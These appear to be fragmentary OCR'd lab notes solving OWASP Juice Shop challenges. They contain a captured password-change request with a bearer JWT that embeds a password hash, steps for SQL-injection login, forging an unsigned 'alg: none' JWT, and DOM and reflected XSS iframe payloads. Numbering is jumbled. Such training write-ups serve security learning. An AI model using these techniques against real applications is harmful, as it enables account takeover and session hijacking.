Manual Request Editor
Request
Response
Method
Text
Send
GET http://193.136.175.107:8705/rest/user/change-password?new=1234567&repeat=1234567 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Origin: http://193.136.175.107:8705
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqQHVhLnB0IiwicGFzc3dv
cmQiOiJlMTBhZGMzOTQ5YmE1OWFiYmU1NmUwNTdmMjBmODgzZSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwi
bGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZh
dWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0xMC0yNiAxNDoxMToxNS41
ODMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0xMC0yNiAxNDoyMDozMy4wNDYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwi
aWF0IjoxNjk4MzMzNDE3fQ.
nnt4rNkEdP48nfQHKvN6NeVNl5AA3eOQMu8xukiZeb0RB3SmJU9STRxpvQzBYvfM8Um4D3cVPLdRi098l_4PkJqlrYm3HjTvw-
DYvSelA0Cdognq53NZiHZb3qR4GPiwZ1X23IokuJLtYfmx0xWijeZx7jAJtDjeSaJKrzCq2Qg




4. Now Log in with Bender's user account using SQL Injection[1].
5. Craft a GET request with Bender's Authorization Bearer header to http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic to solve the challenge.



3. Forge an essentially unsigned JWT token. This challenge involves forging a valid JWT for a user that does not exist in the database but make the application believe it is still legit.
    1. You should begin with retrieving a valid JWT from the application's Authorization request header.
    2. A JWT is only given to users who have logged in. They have a limited validity, so better do not dawdle.

[1] bender@juice-sh.op

3. Try to convince the site to give you a valid token with the required payload while downgrading to no encryption at all.
4. Make sure your JWT is URL safe!



5. Resolution
   - Log in as any user to receive a valid JWT in the Authorization header.
   - Copy the JWT (i.e. everything after Bearer ` in the `Authorization header) and decode it.
   - Under the payload property, change the email attribute in the JSON to jwtn3d@juice-sh.op.
   - Change the value of the alg property in the header part from HS256 to none.
   - Encode the header to base64url. Similarly, encode the payload to base64url. base64url makes it URL safe, a regular Base64 encode might not work!
   - Join the two strings obtained above with a . (dot symbol) and add a . at the end of the obtained string. So, effectively it becomes base64url(header).base64url(payload).
   - Change the Authorization header of a subsequent request to the retrieved JWT (prefixed with Bearer ` as before) and submit the request. Alternatively, you can set the `token cookie to the JWT which be used to populate any future request with that header.
4. Perform a DOM XSS attack. Paste the attack string into the “Search” field and hit the Enter key. An alert box with the text "xss" should appear.
   1. Resolution: <iframe src="javascript:alert(`1`)">`
5. Perform a reflected XSS attack.
   1. Log in as any user.
   2. Do some shopping and then visit the Order History.
   3. Clicking on the little "Truck" button for any of your orders will show you the delivery status of your order.

4. Notice the id parameter in the URL http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9 with fe01-f885a0915b79f2a9 being one of your order numbers?
5. As the fe01-f885a0915b79f2a9 is displayed on the screen, it might be susceptible to an XSS attack.
6. Paste the attack string <iframe src="javascript:alert(`xss`)">` into that URL so that you have http://localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`xss`)">
7. Refresh that URL to get the XSS payload executed, and the challenge marked as solved.